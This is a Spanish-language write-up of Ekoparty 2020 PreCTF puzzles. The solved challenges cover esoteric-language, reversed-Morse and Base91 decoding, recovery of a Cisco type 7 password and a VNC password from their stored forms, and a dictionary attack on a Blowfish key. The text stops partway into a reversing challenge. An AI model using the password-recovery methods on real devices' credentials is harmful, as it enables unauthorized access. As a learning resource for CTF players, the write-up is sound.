Ekoparty 2020

PreCTF Writeup


Sexy-AllpAcks

Alguien (@alguien_tw) / Andro1de (@andro1de_) / Yehuju (@yehuju) / Nox (@mrnox_) / Nextco (@maronext) / PerverthsO (@PerverthsO) / PuneyK (@caeaguilar)

Dedicado a todos aquellos que inician en
el apasionante mundo de los CTF.

!OK [Crypto] (205)

Descripción



Análisis

Observamos el siguiente código:

```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
```

```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook! Ook? Ook! Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook.
Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook.
Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook.
Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook.
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook!
Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook? Ook. Ook? Ook!
Ook. Ook? Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook?
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook?
Ook! Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook!
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook! Ook. Ook? Ook.
```

Luego de googlear por “ook” nos enteramos que se trata de un “lenguaje esotérico” (esolang). Ver https://esolangs.org/wiki/Ook!


Solución

Usamos https://www.dcode.fr/ook-language para decodificar el mensaje

Flag: `EKO{NOT_OK!}`

Esrom [Crypto] (290)

Descripción



Análisis

El reto nos entrega un código aparentemente en Morse. Sin embargo, al intentar decodificarlo no obtenemos nada legible.

```
. ---- -- --- / -- --- / . ---- - / --.- -.-- -. ..- / .-.. ... --. / -. -.- -
/ -.-- ... ... .-. -- .- ..- / --.- ... -.- ...--- / .. ... -.- --- - .. ...
-.- --- -
```

Observe que “Esrom” es “Morse” al revés. Esto nos sugiere que debemos invertir el código.

Solución

Usamos Python para cambiar los puntos por rayas y viceversa.

```
>>> s = '. ---- -- --- / -- --- / . ---- - / --.- -.-- -. ..- / .-.. ... --. /
-. -.- - / -.-- ... ... .-. -- .- ..- / --.- ... -.- ...--- / .. ... -.- --- -
.. ... -.- --- -'
>>> s.replace('.', '*').replace('-', '.').replace('*', '-')
'- .... .. ... / .. ... / - .... . / ..-. .-.. .- --. / -.--
--- ..- / .- .-. . / .-.. --- --- -.- .. -. --. / ..-. --- .-. ---... / -- ---
.-. ... . -- --- .-. ... .'
```


Decodificamos el código obtenido usando https://cryptii.com/pipes/morse-code-to-text

```
this is the flag you are looking for: morsemorse
```

Flag: `EKO{morsemorse}`

Incognito [Crypto] (405)

Descripción



Análisis

Descargamos el archivo Incognito. Observamos que está comprimido con gzip.

```
$ file Incognito
Incognito: gzip compressed data, was "Incognito", last modified: Fri Jun 26
18:00:51 2020, from Unix, original size modulo 2^32 825959
```

Extraemos su contenido. Obtenemos una archivo de texto.

```
$ mv Incognito Incognito.gz
$ gzip -d Incognito.gz
$ file Incognito
Incognito: ASCII text
```

El archivo contiene varias lineas como las siguientes:

```
vuk:eJs4+BAAN/<MCG4DC"hgBAi"WGEAAAl%W>,SAA:CL3OypB2evoWKAA5F,PPb%AXLwy[>KfBA
AAkA)5U.BA@wSA*hwz8M5wo_AAr([ZzDlHo&e>)B}q5Uo[,}/P6,M9A&.qQd{gN(271,O14pY,R!
iN!nRSSR%W`ppDqN>j.IfBsj`j4>x[DSf:"Zo%dC|Z4[2y"C:INv>j2w>Q8|sB_vYY73HO)skY+"
yW9R<y~~E/o[k>K|Odi8B%HP`36|2QLs~{Ch2.7o`r2.hU!;6zP]{zG3s@*NLUT]o2iO3bWo[zG3
s@=lZo&WLU|+wbWok:tY*cT3s@*NLU|+$;y@ptWo[zG3s@+6Axv5kU|+wbWo[zk9I,^"Wo[zG3s@
[...]
```

Notamos similitud con Base64, sin embargo contiene caracteres que no utiliza Base64. Se trata de una codificación en otra base.

Solución


Con un sencillo script en Python contamos cuantos caracteres diferentes contiene el texto codificado.

```
>>> s = open('Incognito').read()
>>> c = []
>>> for x in s:
...     if x not in c:
...             c.append(x)
...
>>> len(c)
92
>>> c
['v', 'u', 'k', ':', 'e', 'J', 's', '4', '+', 'B', 'A', 'N', '/', '<', 'M',
'C', 'G', 'D', '"', 'h', 'g', 'i', 'W', 'E', 'l', '%', '>', ',', 'S', 'L',
'3', 'O', 'y', 'p', '2', 'o', 'K', '5', 'F', 'P', 'b', 'X', 'w', '[', 'f', '\
n', ')', 'U', '.', '@', '*', 'z', '8', '_', 'r', '(', 'Z', 'H', '&', '}', 'q',
'6', '9', 'Q', 'd', '{', '7', '1', 'Y', 'R', '!', 'n', '`', 'j', 'I', 'x',
'|', '~', ';', ']', 'T', '=', 't', 'c', '$', '^', 'm', '?', '0', 'V', 'a',
'#']
```

Considerando que de los 92 caracteres diferentes, uno de ellos es el salto de línea (‘\n’), en realidad la codificación usa 91 caracteres. Buscamos en internet y existe una codificación Base91 y un módulo python que la implementa (https://pypi.org/project/base91/) Usamos python para decodificar el archivo.

```
>>> from base91 import decode
>>> s = open('Incognito').read()
>>> with open('output', 'wb') as fd:
...     fd.write(decode(s))
```


El archivo obtenido es una imagen con el flag.



Flag: `EKO{B91_just_another_encoder}`

MultiAlg [Crypto] (480)

Descripción



Análisis

Se nos muestran dos “hashes” de algoritmos viejos los cuales debemos romper para obtener el flag.

```
02232F7410045B254F5C5D091118
c784da5c2a2083b3
```

Solución

El primer hash se trata de un password type 7 de Cisco. Usamos esta web para recuperar el password: https://www.ifm.net.nz/cookbooks/passwordcracker.html

```
EKO{b4dcr4pto
```


La segunda parte se trata de un password VNC. Usamos el siguiente programa para recuperar el password: https://github.com/jeroennijhof/vncpwd

```
$ echo c784da5c2a2083b3 | xxd -r -p > xxx
$ ./vncpwd xxx
Password: _vncsux}
```

Flag: `EKO{b4dcr4pto_vncsux}`

BlowPez [Crypto] (500)

Descripción



Análisis

El nombre “BlowPez” rápidamente nos recuerda el cifrado Blowfish. Además nos dan el flag cifrado y codificado en Base64 y nos dicen que la clave para descifrarlo está en el código fuente de la web.

```
k2KBEayCajXh0hzoxO5Mp3x8kheeopN9
```

No hay más, tenemos que extraer posibles claves del código fuente y probarlas hasta lograr descifrar el flag usando Blowfish.

Solución

Un primer intento fue utilizar CeWL (https://github.com/digininja/CeWL) para generar una lista de claves, pero no hubo éxito.

Así que usamos httrack para descargar la web.

```
$ httrack https://ctf.ekoparty.org/
Mirror launched on Sat, 22 Aug 2020 12:15:48 by HTTrack Website Copier/3.49-2
[XR&CO'2014]
mirroring https://ctf.ekoparty.org/ with the wizard help..
Done.: https://ctf.ekoparty.org/static/js/recover.min.js (0 bytes) - OK
Thanks for using HTTrack!
```

Luego metimos en un archivo todas las cadenas de texto de la web.

```
$ find ctf.ekoparty.org/ -type f -exec strings {} \; >> data.txt
```

Escribimos un programa en Python para tokenizar el texto extraído utilizando separadores arbitrarios y usamos cada token como contraseña.

```
from Crypto.Cipher import Blowfish
from base64 import b64decode

cripto = b64decode('k2KBEayCajXh0hzoxO5Mp3x8kheeopN9')

with open('data.txt', 'rb') as fd:
     data = fd.read()

sepa = b' \n"\'<>./'
words = []
i, j = 0, 0
while i < len(data):
     if data[i] in sepa:
          k = data[j:i]
          if k not in words:
               words.append(k)
          while data[i] in sepa and i < len(data) - 1:
               i += 1
          j = i
     i += 1

for w in [w for w in words if 57 > len(w) > 3]:
     cipher = Blowfish.new(w, Blowfish.MODE_ECB)
     plain = cipher.decrypt(cripto)
     if b'EKO' in plain:
          print(plain)
          print(w)
```

Tras ir probando diferentes conjuntos de separadores, logramos descifrar el flag.


```
$ python blowpez.py
b'EKO{Cust0m_D1ct}\x08\x08\x08\x08\x08\x08\x08\x08'
b'table-top10'
```

La clave de descifrado es “table-top10”.

Flag: `EKO{Cust0m_D1ct}`

Pipe [Reversing] (395)

Descripción



Análisis

Nos muestra la ejecución del programa “Pipe”. Vemos que lee por entrada estándar el contenido del archivo “secrets.txt” (en el cual suponemos está el flag) y como salida muestra la siguiente cadena hexadecimal:

```
d740a5dc607f78fbffe520efc7caebd2137940ddb26c30c2fd37ed743b77038d326a9c7e7e80
```

Además nos dan el hash MD5 de secrets.txt.

```
MD5(secrets.txt)=080d5caaed95af9ab072c41de3a73c24
```

Descargamos el archivo “Pipe”. Se trata de un binario ELF para x86. Usamos Ghidra para decompilarlo y (después de algunos cambios) obtenemos el siguiente código de la función “main”.

```
int main(void) {
    char c;
    unsigned int r;
    int i;
    char buffer [128];
